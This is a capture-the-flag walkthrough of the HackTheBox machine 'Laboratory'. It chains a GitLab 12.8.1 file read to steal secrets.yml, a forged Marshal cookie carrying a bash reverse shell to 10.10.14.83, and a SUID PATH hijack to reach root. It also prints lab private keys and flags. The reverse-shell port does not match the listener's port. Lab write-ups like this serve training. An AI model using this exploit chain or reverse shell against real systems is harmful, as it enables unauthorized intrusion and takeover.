


Laboratory

10.129.52.146



InfoGathering

SCOPE

Hosts								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.52.146			Linux		4.X	server		

SERVICES


Services					
host	port	proto	name	state	info
10.129.52.146	22	tcp	ssh	open	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 Ubuntu Linux; protocol 2.0
10.129.52.146	80	tcp	http	open	Apache httpd 2.4.41
10.129.52.146	443	tcp	ssl/http	open	Apache httpd 2.4.41 (Ubuntu)


SSH


PORT	STATE	SERVICE
22/tcp	open	ssh
ssh-auth-methods:		
Supported authentication methods:		
publickey		
ssh-hostkey:		
3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)		
256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)		
256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)		
ssh-publickey-acceptance:		
Accepted Public Keys: No public keys accepted		


HTTP/HTTPS

HOME PAGE: <http://10.129.52.146> gets redirected to <https://laboratory.htb/>

**Wappalyzer** [Website & contact lists](#)

Web servers
 [Apache](#) 2.4.41

JavaScript libraries
 [jQuery](#) 3.2.1

Operating systems
 [Ubuntu](#)

SUBDOMAIN FUZZ RESULTS

Command Executed

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.laboratory.htb' -u https://10.129.52.146/ --hw=626
```


```
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
```

```
Target: https://10.129.52.146/
Total requests: 4997
```

ID	Response	Lines	Word	Chars	Payload
000000262:	302	0 L	5 W	105 Ch	"git"

I then added these values to my hosts file
10.129.52.146 laboratory.htb git.laboratory.htb

LOGIN PAGE: https://git.laboratory.htb/users/sign_in



I was able to successfully register for an account.
This required using an @laboratory.htb email address

Once Registered I was able to sign in and discover the GitLab version being hosted which is GitLab Community version 12.8.1

LINK: <https://git.laboratory.htb/help>

GitLab Community Edition 12.8.1

Gaining Access

I checked exploit DB for possible exploits and discovered an Arbitrary File Read vulnerability

that requires authentication

```
searchsploit gitlab 12
searchsploit -x ruby/webapps/49076.py
searchsploit -x ruby/webapps/48431.txt
```

SCREENSHOT EVIDENCE OF EXPLOITS

```
root@kali:~/HTB/Boxes/Laboratory# searchsploit gitlab 12
```

Exploit Title

```
GitLab 12.9.0 - Arbitrary File Read
Gitlab 12.9.0 - Arbitrary File Read (Authenticated)
Gitlab 6.0 - Persistent Cross-Site Scripting
```

I then copied the Authenticated Arbitrary File read exploit for later use

```
# Command Executed
searchsploit -m ruby/webapps/49076.py
```

I then installed the required packages

```
# Commands Executed
pip3 install gitlab
pip3 install requests
```

I was able to read more about the exploit here

<https://hackerone.com/reports/827052>

Knowing the GitLab version being used I downloaded a docker image to test against for viewing the file system and possible error logs

```
# Download the docker image
sudo docker pull gitlab/gitlab-ee:12.8.1-ee.0
sudo docker run -it gitlab/gitlab-ee:12.8.1-ee.0 sh

# Configure gitlab on the docker image
/opt/gitlab/embedded/bin/runsvdir-start &
gitlab-ctl reconfigure
```

Inside the docker instance there is a secrets.yml file located in **/var/opt/gitlab/gitlab-rails/etc/secrets.yml**

The file contains a RSA Private Key which makes me believe I will need this file from the target machine

```
# Command Executed
cat /var/opt/gitlab/gitlab-rails/etc/secrets.yml
```

```
# # cat /var/opt/gitlab/gitlab-rails/etc/secrets.yml
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.


---
production:
  db_key_base: 9540bac9c6bfcccc4180f05a10103fff146218327acd7bd585e76ee70c6dc69f7
  secret_key_base: a55a43e4163d5bc635d95053b03fa8a8c20a4341c756845820db65cb54d
  otp_key_base: 23f5e2db97042cd0579c6bae49c04ef85e474ea3248bfd241ef76cc3a6850f
  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIJKAIBAAKCAgEAtPptU414zMqi/ImXlxHNL3lKbbIQiIooijVgViJgqkgFt/Pv
    genRu4avYIArv9Zs+X+zEPFixMukCAZQXIJsFO/ATl+2y7wWmZMINpmsxn0PIq6v
    2npmwk1IfG0BFh53ZqQRluqdJY6nZ89BwyGUIuXU3GBb32x2oNo0QLGpDsZBiIKA
    Mj8iaqhdanGYXXoIZmZhldbIs/T3BeGiW8a7+qWQMcNOryVJbNbr0Kd4r3KLD0z
    DVoBQlJINlfqtADyBGttQqMuuUi+u1iLLtX7s0ndNHT6tsoQaK0/qVz51y6C6hA8
    8A9G09Mav+cL/8Rt/kChCGWabMOK/MhoWiXSWRXZkQq0g8i8EXeoRjRfzGtwsY3v
    bQ8PBW8WOGxfZ3nf02wEHcT4cER/Qtto5sXkQygFWZC9z2f0g8dLfM/UiaWJT7z+
    mNkU7/JRmYPoCjxvpylGAllNvipKU3C2XFtj1/TkDNAKTcKoyymuL3jcbvCjaoUV
    0AcjSxY9uEf3L7/gAe5qPWGxtQ4Zo0076hsIOoIptVzlxwHDUw8jJd2fkT5hromd
    cwbNch5oiMdbTXt0DZxpb+Z4gKacFH+086BYhvykeeDet5TMArnK1E1dTDltWpxw
```

In the targets GitLab instance I generated a Personal Access Token

LINK: https://git.laboratory.htb/profile/personal_access_tokens

SCREENSHOT EVIDENCE OF GENERATED TOKEN

User Settings > Access Tokens

 Your new personal access token has been created.

Personal Access Tokens

You can generate a personal access token for each application you use that needs access to the GitLab API.

You can also use personal access tokens to authenticate against Git over HTTP. They are the recommended authentication method when you have

Your New Personal Access Token

wsaxpwsxsfWWKi79wi94

Make sure you save it - you won't be able to see it again

Add a personal access token

I then created a couple repositories: test1 and test2

SCREENSHOT EVIDENCE OF CREATED REPO



I next opened an issue with test1 with the below description

SCREENSHOT EVIDENCE OF ISSUE

Title	Test
-------	------

Test

Add [description templates](#) to help your contributors communicate effectively!

Description

Write Preview

B *I* ” </>


SCREENSHOT EVIDENCE OF ISSUE

Open Opened in 3 minutes by  **tobor**

a



SCREENSHOT EVIDENCE OF MOVE



After doing that the secrets.yml file was uploaded to the issue

SCREENSHOT EVIDENCE OF NEW FILE

tobor > test2 > Issues > #1

Open Opened in 1 minute by tobor

Test

[secrets.yml](#)



I clicked on the link secrets.yml and downloaded the file to my machine. Once on my machine I placed the file inside my docker instance and replaced the file /var/opt/gitlab/gitlab-rails/etc/secrets.yml with it

SCREENSHOT EVIDENCE OF DOWNLOADED FILE


```

root@kali:~/HTB/Boxes/Laboratory# cat secrets.yml
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845f
  otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933
  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIJKQIBAAKCAgEA5LQnENotwu/SUAshZ9vacrnVeYXrYPJoxkaRc2Q3JpbRcZTu
    YxMJm2+5ZDzaDu5T4xLbcM0BshgOM8N3gMcogz0KUmMD3OGLt90vNBq8Wo/9cSyV
    RnBSnbCl0EzpFeeMBymR8aBm8sRpy7+n9VRawmjX9os25CmBBJB93NnZj8QFJxPt
    u00f71w1p0L+CIePAgSSZazwI5kfeU9wCvy0Q650ml6nC7lAbiinQqnocvCgbV00
    aDFmO98dwdJ3wnMTkPAwvJcESa7iRFMSueIgst4xt4a1js1esTvvVH0/fQfHdYo3

```

According to the article I now need to open gitlab-rails

```

# Command Executed
gitlab-rails console

```

I am going to make a marshell payload that will make a file on the server /tmp/rev.sh
 It will url-encode the payload and set it in experimentation_subject_id
 Ill then make another marshell payload that will execute the file

```

# Executed in gitlab-rails line by line
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `echo 'bash -i >& /dev/tcp/10.10.14.83/1336 0>&1' > /tmp/rev.sh` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result",
ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]

```

SCREENSHOT OF ABOVE COMMANDS

```

irb(main):014:0> erb = ERB.new("<%= `echo 'bash -i >& /dev/tcp/10.10.14.83/1336 0>&1' > /tmp/rev.sh` %>")
=> #<ERB:0x00007f2a074d7348 @safe_level=nil, @src="#coding:UTF-8\n_erbout = +"; _erbout.<<(( `echo 'bash -i >& /dev/tcp/10.10.14.83/1336
_erbout_string=nil, @filename=nil, @lineno=0>
irb(main):015:0> depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecati
=> ""
irb(main):016:0> cookies.signed[:cookie] = depr
DEPRECATION WARNING: @result is deprecated! Call result.is_a? instead of @result.is_a?. Args: [Hash] (called from irb_binding at (irb):16)
=> ""
irb(main):017:0> puts cookies[:cookie]
BAhv0kBBY3RpdVTdXBwb3J00jpEZXBzZWVhZGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFiYGVQcm94eQk6DkBpbN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNY0
FzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44My8xMzM2IDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcmJvdXQGOgZFRjo0QG0GZFRjo0QG0GZFRjo0QG0GZFRjo0Q
b2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQGOwpu0hBAZGVwcmVjYXRvckl10h9BY3RpdVTdXBwb3J00jpEZXBzZWVhZGlvbGAG0wpU--8f234a38848db6cdb1aaaa05207c02d8
=> nil

```

BASE64 RESULTS FROM ABOVE COMMANDS

```

BAhv0kBBY3RpdVTdXBwb3J00jpEZXBzZWVhZGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFiYGVQcm94eQk6DkBpbN0YW5jZW86CEVSQg-
s6EEBzYWZlX2xldmVsMDoJQHNY0kiAXsjY29kaw5n0lVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQgPDwoKCBgZWNoYAnYmFzaCAtaSA+
JiAvZGV2L3RjcC8xMC4xMC4xNC44My8xMzM2IDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcmJvdXQGOgZFRjo0QG0GZFRjo0Q
U6DUVUy29kaw5nClVURi04BjsKRjoTQGYyb3plb19zdHJpbmcwOg5AZmZlZW5hbWUwOgxAbGluZW5vaQA6DEBtZXRob2Q6C3Jlc3VsdDoJQHZh-
ckkiDEByZXN1bHQGOwpu0hBAZGVwcmVjYXRvckl10h9BY3RpdVTdXBwb3J00jpEZXBzZWVhZGlvbGAG0wpU--8f234a38848db6cdb1aaaa05-
207c02d80ea2f0cf

```

I then used curl to execute the shell with the above base64 value


```
# Command Executed
curl -k -vvv 'https://git.laboratory.htb/users/sign_in' -b
"experimentation_subject_id=BAhv0kBBY3RpdmVtdXBwb3J00jpEZXBzZWVhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm-
94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiAXsjY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQu-
PDwoKCBgZWNoYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44My8xMzM2IDA+JjEnID4gL3RtcC9yZXYuc2hgICkudG9fcyk7IF9lcm-
JvdXQGOgZFRjo0QGVuY29kaW5nSXU6DUVvY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcwOg5AZmlsZW5hbWUwOgxAbGluZW5vaQA6-
DEBtZXRob2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQ0wpuU0hBAZGVwcmVjYXRvckl10h9BY3RpdmVtdXBwb3J00jpEZXBzZWVhdGlvbGAG0w-
pU--8f234a38848db6cdb1aaaa05207c02d80ea2f0cf"
```

After sending the above request the /tmp/rev.sh file should be executed and we gain a reverse shell

SCREENSHOT EVIDENCE OF REVERSE SHELL

```
root@kali:~/HTB/Boxes/Laboratory# nc -lvp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.52.146.
Ncat: Connection from 10.129.52.146:44330.
```

I was then able to read the user flag

```
# Commands Executed
cat ~/user.txt
# RESULTS
598f3b72285a189a4d0c024d7c629a9c
```

SCREENSHOT EVIDENCE OF USER FLAG

```
dexter@laboratory:~$ whoami
dexter
dexter@laboratory:~$ cat ~/user.txt
598f3b72285a189a4d0c024d7c629a9c
```

USER FLAG:

598f3b72285a189a4d0c024d7c629a9c

PrivEsc

I ran an SUID search and discovered a binary I may be able to exploit

```
# Command Executed
find / -perm -u=s -type f 2> /dev/null
# RESULTS
/usr/local/bin/docker-security
```

SCREENSHOT EVIDENCE OF RESULTS

```
/usr/local/bin/docker-security
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/at
/usr/bin/umount
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```

I transferred the file to my machine using Base64

```
# Commands Executed on Target
cat /usr/local/bin/docker-security | base64
# I then copied the base64 output and pasted it into a file on my attack machine called ds

# Commands Executed on Attack machine
cat docker-security | base64 -d > ds
```

I then used strings to view some contents of the file and discovered a relative path is used with chmod

```
# Commands Executed on attack machine
strings ds
```

SCREENSHOT EVIDENCE OF RELATIVE PATH

```
root@kali:~/HTB/Boxes/Laboratory# strings ds
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
chmod 700 /usr/bin/docker
chmod 660 /var/run/docker.sock
```

I then created a random temp directory and exploited the binary by creating a chmod executable inside the present working directory that executes bash instead of actual chmod

```
# Commands Executed
cd $(mktemp -d)
echo "bash" > chmod
chmod +x ./chmod
PATH=$(pwd):$PATH docker-security
id
```

SCREENSHOT EVIDENCE OF ABOVE COMMANDS

```
dexter@laboratory:/tmp$ cd $(mktemp -d)
dexter@laboratory:/tmp/tmp.D6LURCkba0$ echo "bash" > chmod
dexter@laboratory:/tmp/tmp.D6LURCkba0$ chmod +x ./chmod
dexter@laboratory:/tmp/tmp.D6LURCkba0$ PATH=$(pwd):$PATH docker-security
root@laboratory:/tmp/tmp.D6LURCkba0# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
root@laboratory:/tmp/tmp.D6LURCkba0# hostname
laboratory
root@laboratory:/tmp/tmp.D6LURCkba0# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:e2:5d brd ff:ff:ff:ff:ff:ff
    inet 10.129.52.146/16 brd 10.129.255.255 scope global dynamic ens160
        valid_lft 564sec preferred_lft 564sec
```

I am not root and able to read the root flag

```
# Command Executed
cat /root/root.txt
# RESULTS
d4e5519c10a5c6f8326158217ac12415
```

SCREENSHOT EVIDENCE OF FLAG

```
root@laboratory:/tmp/tmp.D6LURCkba0# cat /root/root.txt
d4e5519c10a5c6f8326158217ac12415
```

ROOT FLAG:

d4e5519c10a5c6f8326158217ac12415

For some persistence I obtained the SSH key used by dexter

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsZfDj3ASdb5YS3MwjsD8+5JvneLU+s+yI27VuDD7P21odSfNUgCCt
oSE+v8sPNaB/xF0CVqQhtnHnWe6ndxXWhwb34UTodq6g2n0lvt0Q9ITxSevDScM/ctI6h4
2dFBhs+8cw9uSx0wLFR4b70E+tv3BM3WoWgwpXvguP2uZF4SUNwK/8ds9TxYW6C1WkAC8Z
25M7HtLXf1WuXU/2jnw29bzg204pJPvMHUxXVwN839jATgQlNp59uQDBUicXewmp/5JSLr
OPQSkDrEYAnJMB4f9RNdYbC6EvmXsgS9fo4LGyhSAuFtT10jqyOY1uwLGWpL4jcDxKifuC
MPLf5gpSQHvw0fq6/hF4SpqM4iXDGY7p52we0Kek3hP0DqQtEvuxCa7wpn3I1tKsNmagnX
dqB3kIq5aEbGSESbYTAUvh45gw2gk0l+3Ts0zWowsaJq5kCyDm4x0fg8BfcPkkKfii9Kn
NKsndXIH0rg0lLpJAC/ZGhsjWSRG49rPyofXYrvAAAFiDm4CIY5uAiGAAAAB3NzaC1yc2
EAAAGBALGXw49wEnW+WETzMI7A/PuSb53pVLPsiNu1bgw+z9taHUnzVIAgraEhPr/LDzWg
f8RdAlakB7Z4Z1nup3cV1h8G9+FE6HauNpzb7TkPSE8Unrw0nDP3LS0oeNnRQYbPvHFv
bksTsJRUEg+9BPrb9wTN1qFoMKV74Lj9rmReELDViv/HbPU8WFugtVpAAvGduT0x7S139V
r1LP9o58NvW84MzuKST7zB1MV1cdFn/YwE4EJTaefbkAwVInF3sJqf+SUi6zj0EpA6xGAJ
yTAeh/UTXcmwuhL5l7IEvX60Cxs0UgUhU9To6sjmNbsCxLqS+I3A8Son7gdY3+YKukB7
```

8NH6uv4ReEqaj0Ilwxm06edsHtCnpN4T9A6kLRL7sQmu8KZ9yNbSrDZmoJ13agd5CKuWhG
xkhEm2EwFL4eOYMNoJNJft07Ds1laMLGiauZAsG5uMdH4PAX3D5JCn4ovSpzSrJ3VyB9K4
NEJZT4wAv2RobI1kkRuPaz8qH12K7wAAAAMBAAEAAAGAH5SDPBCL19A/VztmmRwMYJgLrS
L+4vfe5mL+7MKGp9UAfFP+5MHq3kpRJD3xuHGQBtUbQ1jr3jDPABkGQpDpgJ72mWJtjB1F
kVMbWDG7ByBU3/ZCxe0obTyhF9XA5v/o8WtX2p0USJE/dpa0VLi2huJraLwiwK6oJ61aqW
xlZMH3+5tf46i+ltn04BEclSPJb1hhHPwVQhl0Zjd/+ppwE4bA2vBG9MKp61PV/C0smYmr
uLPYAjxw0uMlfXxiGoj/G8+iAxo2HbKSW9s4w3pFxbLgKHMXXzMsNBgePqMz6Xj9izZqJP
jcnzsJ0ngAeFEB/FW8gC0eCp2FmP4oL08+SknvEUPjWM+Wl/Du0t6Jj8s9yqNfpqLLbJ+h
lgQdZxxHeSLTCuqnat4khVUJ8zZlBz7B9xBE7eItDvMgcrM9ztz9DsrlVTBLzIjfr29my
7icbK30MnPBbFKg82AVDPdzl6acrKMnV0JTM19JnDrwWZD924rxpFCXDDcfAwgDr2hAAAA
wCivUUYt2V62L6PexreXojzD6aZMm2qZk6e3i2pGJr3sL49C2qN0Y9fzDjC0yNd8S5fA14
9uNAEMtgMdxYrZZAu8ymwV9dXfI6x7V8s+8FC0iU2+axL+PBSEpsKEzLK37+iZ3D1XgYgM
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